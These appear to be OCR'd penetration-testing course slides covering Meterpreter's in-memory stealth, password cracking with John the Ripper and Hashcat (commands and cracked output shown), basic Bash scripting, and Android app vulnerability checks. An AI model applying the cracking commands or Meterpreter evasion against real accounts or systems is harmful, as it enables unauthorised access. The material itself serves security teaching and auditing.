[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.100.6:1036) at 2014-07-29 11:27:55 +0900
```


- It can be seen as a session like a shell, VNC, etc.
- Enable execution of various scripts (elevate privileges, dump hash, delete logs, etc.)
- Payloads that work with “DLL injection”.

→ **Hide the stage payload (Meterpreter) inside a process already running in memory on the host it hijacked.**

Metasploit : Meterpreter

Once infiltrated by Metasploit, Meterpreter is used to execute and control commands on a target system.

- Payload - Meterpreter



- "Stealthy" - make intrusion detection and forensics difficult
  - It enters the memory of the host it hijacks, leaving no traces on the hard drive.
  - Create no new process because it intercepts an already running process

Password cracking with JtR and Hashcat

John the Ripper (JtR) is a password cracking tool, an open source software used to crack passwords on Unix, Windows, Cisco, and more with support for various hashing algorithms. JtR is community supported and offers flexible settings and multiple cracking modes.

- Advantages of John the Ripper (JtR)
  - Flexibility and multiple hash support
    - Can crack hashes used on a wide variety of platforms, including Unix, Windows, Cisco, etc.
  - Community support
    - JtR is supported by an active open source community, with forums and communities where a wide variety of user experiences and knowledge can be shared.
  - Flexibility in settings
    - Offers a variety of cracking modes and settings options, allowing users to tailor it to their specific environment.

Password cracking with JtR and Hashcat

John the Ripper

John the Ripper (JtR) is a password cracking tool, an open source software used to crack passwords on Unix, Windows, Cisco, and more with support for various hashing algorithms. JtR is community supported and offers flexible settings and multiple cracking modes.

- Types of attacks supported by John the Ripper
  - Dictionary attack
    - JtR supports dictionary attack mode, which uses a predefined list of words (dictionary) to try passwords.
  - Incremental mode
    - Generate pronounceable passwords using a combination of numbers, letters, and special characters, and perform password attacks in incremental mode.
  - Rule-based attack
    - An attack mode that applies user-defined rules to generate and try passwords, addressing complex passwords.
  - Hash-based cracking
    - Cracking support for various hash algorithms and decrypting cipher formats used on UNIX, Windows, etc.
  - Combination
    - Support for a mode that tries combinations of multiple words or strings to crack passwords

Password cracking with JtR and Hashcat

- Dictionary attack with JtR
  - Start cracking as follows :
  - See the command with the -h option.

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./hash.txt
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou         (?)
1g 0:00:00:00 DONE (2023-12-12 01:58) 100.0g/s 19200p/s 19200c/s 19200C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Password cracking with JtR and Hashcat

Hashcat is a password recovery tool and open source software. Algorithms that can be cracked with Hashcat include LM hash, MD4, MD5, and the SHA family.

- Hashcat is a CPU-based password recovery tool
  - GPU-enabled variants of oclHashcat/cudaHashcat also exist
  - Based on flaws in other software discovered by Hashcat's creators
  - Many algorithms supported by legacy Hashcat can be cracked in a fraction of the time with GPU-based Hashcat.
  - Not all algorithms are GPU accelerated.
    - Bcrypt : not available due to factors such as data-dependent branching, serialization, and memory.

Password cracking with JtR and Hashcat

Hashcat is a password recovery tool and open source software. Algorithms that can be cracked with Hashcat include LM hash, MD4, MD5, and the SHA family.

- Types of attacks supported by Hashcat
  - Brute force/dictionary attack
  - Combinator attack
  - Fingerprint attack
  - Hybrid attack
  - Mask attack
  - Permutation attack
  - Rule-based attack
  - Table-lookup attack (CPU only)
  - Toggle-case attack
  - PRINCE attack (in CPU version 0.48 or later only)

Advanced Password Recovery

Password cracking with JtR and Hashcat

- Start cracking with Hashcat
  - Start cracking as follows :
  - Crack command can be found at https://hashcat.net/wiki/doku.php?id=hashcat


```
hashcat.exe -a 3 -m 0 -d 2 test.txt -o testcrack.txt
```

```
Session..........: hashcat
Status...........: Running
Hash.Type........: phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)
Hash.Target......: $P$BwBGCV1t7piyvdrer7hCLAITAi6w0y.
Time.Started.....: Wed Mar 08 16:50:03 2017 (1 min, 12 secs)
Time.Estimated...: Wed Mar 08 16:53:39 2017 (2 mins, 24 secs)
Input.Base.......: File (wordlist.txt)
Input.Queue......: 1/1 (100.00%)
Speed.Dev.#3.....:    55042 H/s (8.99ms)
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 3919872/11881376 (32.99%)
Rejected.........: 0/3919872 (0.00%)
Restore.Point....: 3919872/11881376 (32.99%)
Candidates.#3....: ipaqi -> irphf
HWMon.Dev.#3.....: Temp: 81c

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>
```

Password cracking with JtR and Hashcat

- Password cracking
  - When the crack is complete, a crack.txt is generated that stores the hash and password.



  - Alternatively, you can use the following command to check.

```
hashcat.exe -a 3 -m 0 -d 2 test.txt --show
```

```
PS C:\Users\      \Downloads\hashcat-6.2.5> .\hashcat.exe -a 3 -m 0 -d 2 test.txt --show
f25a2fc72690b780b2a14e140ef6a9e0:iloveyou
PS C:\Users\      \Downloads\hashcat-6.2.5>
```

Bash scripting

A shell script is a file or program created by shell programming, which is the process of assembling several commands used in a shell into a single file.

- Shell script features
  - A language with basic features such as variables, branching statements, loops, and functions
  - Programmable to suit your environment through a combination of different commands
  - How to write shell scripts
    - Create a file using an editor, etc.
      - You don't need to specify an extension, but it's usually .sh.
    - Specify the shell to use on the first line (#!/bin/sh, #!/bin/bash)
    - Enter commands and phrases, starting with the second line
    - Authorize and run the script as an executable file

```
$ vi test.sh
#!/bin/sh
echo Hello World
$ chmod +x test.sh
$ ./test.sh
Hello World
```

Bash scripting

A comment is a description used to help you understand a program. From the beginning of the comment character to the end of the line, comments are treated as comments and are not executable.

- Comments
  - Shell script comment character : "#"
  - Independent of program execution
  - For understanding and explaining the program
  - Usage example

```
$ vi test.sh
#!/bin/sh
# author ACS
# String output script
echo "Hello World" # Print Hello World!
$ chmod +x test.sh
$ ./test.sh
Hello World
```

Bash scripting

Variables, used by declaring or defining a variable number, are a fundamental concept in programming. They are also fundamental to shell scripts, and their functions are listed below.

- Variables
  - Variables are not typed at creation, but are assigned a value at creation.
  - Variable naming conventions
    - Allow only upper and lower case letters, numbers, and _ (underscore).
    - Replace the value with the "=" character, which cannot have spaces on either side.
    - Variable names that begin with a number are not allowed.
  - By default, all assigned values are recognized as strings and must be converted if numeric operations are required.
  - Prefix variable names with "$" when using values
    - Available as $value or ${value}, where the $value method is shorthand for the ${value} method.
  - Using an already created shell variable without the "$" when assigning a different value to it

Bash scripting

Variables, used by declaring or defining a variable number, are a fundamental concept in programming. They are also fundamental to shell scripts, and their functions are listed below.

- Use generic variables
  - How to use it

```
[variable name] = [value]
```

  - Writing scripts

```
#!/bin/sh
VAL1=hello
VAL2=123
echo "VAL1 = $VAL1"
echo "VAL2 = $VAL2"
```

  - Script execution results

```
$ chmod +x test.sh
$ ./test.sh
VAL1 = hello
VAL2 = 123
```

Bash scripting

When using shell scripts, there are times when you need to perform different processing depending on different situations, and to do so, you need to present the appropriate conditions to determine true or false, and then execute the appropriate command.

- Conditional statements
  - Use a mix of if and test commands to compare conditions in shell scripts
- if
  - How to use it

```
if test conditional expression variable name # condition start point
then
...                                          # Command to execute if true
fi                                           # Condition end point

if [ conditional variable name ]; then
...
elif [ conditional variable name ]; then
...
else
...
fi

if [ conditional variable name ]; then
...
fi
```

Bash scripting

When using shell scripts, there are times when you need to perform different processing depending on different situations, and to do so, you need to present the appropriate conditions to determine true or false, and then execute the appropriate command.

- Script conditional statement examples

```
$ vi test.sh
#!/bin/sh
if test -f /etc/passwd        # -f: returns a true result if the given argument is a plain file
then
echo "True!"
fi
```

```
$ vi test2.sh
#!/bin/sh
echo -e "input data : \c"
read val
if [ $val -eq '1' ]; then
        echo "input : 1"
elif [ $val -eq '2' ]; then
        echo "input : 2"
else
        echo "input : else"
fi
```

Bash scripting

When using shell scripts, there are times when you need to perform different processing depending on different situations, and to do so, you need to present the appropriate conditions to determine true or false, and then execute the appropriate command.

- Results of running the conditional statement example script

```
$ chmod +x test.sh
$ ./test.sh
True!
```

```
$ chmod +x test2.sh
$ ./test2.sh
input data : 1
input : 1
$ ./test2.sh
input data : 2
input : 2
$ ./test2.sh
input data : 5
input : else
```

Bash scripting

- Types of conditional operators used in if statements
  - Arithmetic comparison operators

Operator	Description
val1 -eq val2(Equal)	• True if variable val1 and variable val2 are the same
val1 -ne val2(Negative)	• True if variable val1 is different from variable val2
val1 -gt val2(Greater)	• True if variable val1 is greater than variable val2
val1 -lt val2(Less Then)	• True if variable val1 is less than variable val2
val1 -ge val2 (Greater or Equal)	• True if variable val1 is greater than or equal to variable val2
val1 -le val2(Less or Equal)	• True if variable val1 is less than or equal to variable val2

Operator	Description
-z string	• True if the length of the string is zero
-n string	• True if the string has a non-zero length
string1 = string2	• If string1 and string2 match
string1 != string2	• If string1 and string2 don't match
string	• If the string is null

Bash scripting

- Types of conditional operators used in if statements
  - File comparison operators

Operator	Description
-a	• True if the file exists
-d	• True if the file exists and is a directory
-e	• True if the file exists and is a file
-f	• True if the file exists and is a regular file
-h	• True if the file exists and at least one symbolic link is established
-u	• True if file exists and SetUID is set
-g	• True if file exists and SetGID is set
-k	• True if the file exists and the sticky bit is set
-r	• True if the file exists and is readable
-w	• True if the file exists and can be written to
-x	• True if the file exists and is executable

Bash scripting

A loop is a statement that you use to repeat actions until a certain condition is met or not met.

- Loop statements
  - Perform a loop within a specified range
  - for, while, until, select syntax exists
- for
  - Iterate within a specified range, which can be any set
  - Separate values in a specified range based on spaces
  - How to use it

```
for Variable in Value1 Value2 ...
do
   Sentence
done
```

Bash scripting

A loop is a statement that you use to repeat actions until a certain condition is met or not met.


- for
  - Writing scripts

```
$ vi test.sh
#!/bin/sh
for str in test1 test2 test3 test4
do
   echo $str
done
```

```
$ chmod +x test.sh
$ ./test.sh
test1
test2
test3
test4
```


Android app vulnerability

- Android operating system structure



Android app vulnerability

- Android key directories and permissions
  - Directory structure may vary from device to device.
  - (e.g., where to store DB files on Galaxy S20 - /dbdata/databases/<package name>)




Android app vulnerability

- Android key directories and permissions
  - Directory structure may vary from device to device.
  - (e.g., where to store DB files on Galaxy S20 - /dbdata/databases/<package name>)

Path	Access permission	Description
/data/	rwx rwx -x	Where user apps are stored
/data/app	rwx rwx -x	Where user APPs (apk) are installed
/data/data/<package name>	rwx r-x --x	Where app data is stored
/system/app	rwx r-x r-x	Where the system app installation files are stored ※ The optimized dexcode is stored in /system/app/[APP name].odex
/system/bin or xbin	rwx r-x r-x	Where system commands are stored
/mmt/sdcard	rwx rwx r-x	External memory area


Android app vulnerability

- What is static analysis?
  - Verify malicious behavior of a mobile application by analyzing its source code without running the program; extract and verify the APK file of a mobile application installed by a user from a device.
- Static analysis methods



Android app vulnerability

- What is dynamic analysis?
  - Unlike static analysis methods, dynamic analysis tests actual programs for privilege escalation, information leakage, or malicious behavior.
- Dynamic analysis methods
  - When a mobile application is installed and actually runs on a device, and data is transmitted over the network or otherwise, the data is analyzed to monitor for tampering, installation of other applications, or billing for services, regardless of the user's intent.



Android app vulnerability

- Use inferred credentials (passwords)

Threat / description


Vulnerability where strong password rules are not enforced at login, potentially exposing an ID or PW to an attacker through easily guessed passwords or brute force attacks.

Diagnostic criteria

Good – set ID/PW policy to create secure accounts

Vulnerable – do not set ID/PW policy that leaves accounts vulnerable

[Good - ID/PW policy is set].



[Vulnerable - weak passwords can be set].

Android app vulnerability

- Use inferred credentials (passwords)

Diagnostic methods - common

Step-01.

Check for weak passwords (password, test, 1111, 0000, etc.) created due to lack of password generation rules when creating an account on the login page.

Step-02.

Determine if a vulnerable account exists by attempting a dictionary or randomized brute-force attack against the application's username and password at login.

Android app vulnerability

- Use inferred credentials (passwords)

Vulnerability overview

If an administrator or user account has a commonly used account/password, such as "admin," "administrator," "manager," or "test," a malicious user can more easily acquire the account.

General recommendations

<Password generation rules>

- ▶ Do not use easily guessable account names like admin, master, etc.
- ▶ Passwords must be at least 8 characters long and contain a mix of numbers, letters, and special characters
- ▶ Do not create passwords using information about yourself
- ▶ Do not use simple letters (including English words) or numbers in a row.
